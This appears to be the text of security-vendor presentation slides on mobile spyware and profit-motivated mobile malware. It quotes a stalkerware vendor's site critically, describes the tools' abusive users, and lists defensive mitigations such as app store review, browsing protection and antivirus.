Mobile spying tools are applications that are installed into a smart phone and send information out from the phone

- Typical example would be an application that sends all received SMS message to a third party without permission from the user

Mobile spying tools are not illegal by itself

- Their vendors claim that they must be used only for legal purposes
- While in reality most of the things that people use these tools are illegal. At least in countries that have strong privacy protection laws

The screenshot shows the top section of the FlexiSPY website. At the top left is the logo 'FLEXISPY' with a magnifying glass icon over a smartphone, and the tagline 'Protect Your Children | Catch Cheating Spouses'. To the right is a 'GET LIVE SUPPORT NOW' button with a woman's face and language options: 'English | Español | Deutsch'. Below this is a navigation menu with links: Home, Features, Phones, News, Demo, Support, Reseller, Affiliates, About Us, Cart, and three flags (UK, Germany, Russia). The main content area has a white box on the left with the headline 'Is Someone Keeping Secrets from You? Reveal All with the Worlds Most Powerful Spyphone' and a list of features: downloading software, catching cheating spouses, and learning about the product. On the right is a blue box for 'FlexiSPY America' with links for Blackberry, Nokia, Win Mobile, and iPhone. The F-Secure logo is in the bottom right corner.

FLEXISPY
Protect Your Children | Catch Cheating Spouses

GET LIVE SUPPORT NOW
English | Español | Deutsch

Home | Features | Phones | News | Demo | Support | Reseller | Affiliates | About Us | Cart |

Is Someone Keeping Secrets from You?
Reveal All with the Worlds Most Powerful Spyphone

- ≡ Download FlexiSPY spyphone software directly onto a mobile phone and receive copies of SMS, Call Logs, Emails, Locations and listen to conversations within minutes of purchase.
- ≡ **Catch cheating wives** or **cheating husbands**, stop employee espionage, protect children, make automatic backups, bug meetings rooms etc.
- ≡ **Learn all about FlexiSPY**. Still have questions, try **Live Chat** who are waiting to help

FlexiSPY America

- Blackberry [Start here](#)
- Nokia [Start here](#)
- Win Mobile [Start here](#)
- iPhone [Start here](#)

F-Secure

Who Would Use Spy Tools

The same people who use PC based spy tools

- Oppressive spouses and other domestic abuse cases
- Private investigators / divorce attorneys
- Managers monitoring their employees
- Industrial spies

Some vendors sell both PC and mobile spy tools

- And give discounts if you buy both
- Spy both on your wife's PC and her mobile phone

What's Going To Happen Next?

- Now as some malware authors have made money, blood is in the water
- Most likely authors are going to switch from premium SMS to premium calls
- Next question is that how bad this is going to get
- PC malware explosion started in 2004 when first malware got profit
- It is very likely that we are going to see a lot more activity in mobile front
- Already in 2010 most of the mobile malware was profit motivated
- And we are going to see a lot more of it

How To Mitigate Possible Malware Incidents

- Application store review
 - Prevent trojanized apps when possible, revoke quick when not
- Browsing protection
 - Protects from hostile exploit sites
 - Scam, parental, etc content filtering
- SMS/Email Spam filtering
 - Filter out attacks based on social engineering
- File based Anti-Virus
 - Fallback when browsing protection and app store review fail
- Behavioral monitoring

Protecting
the
irreplaceable

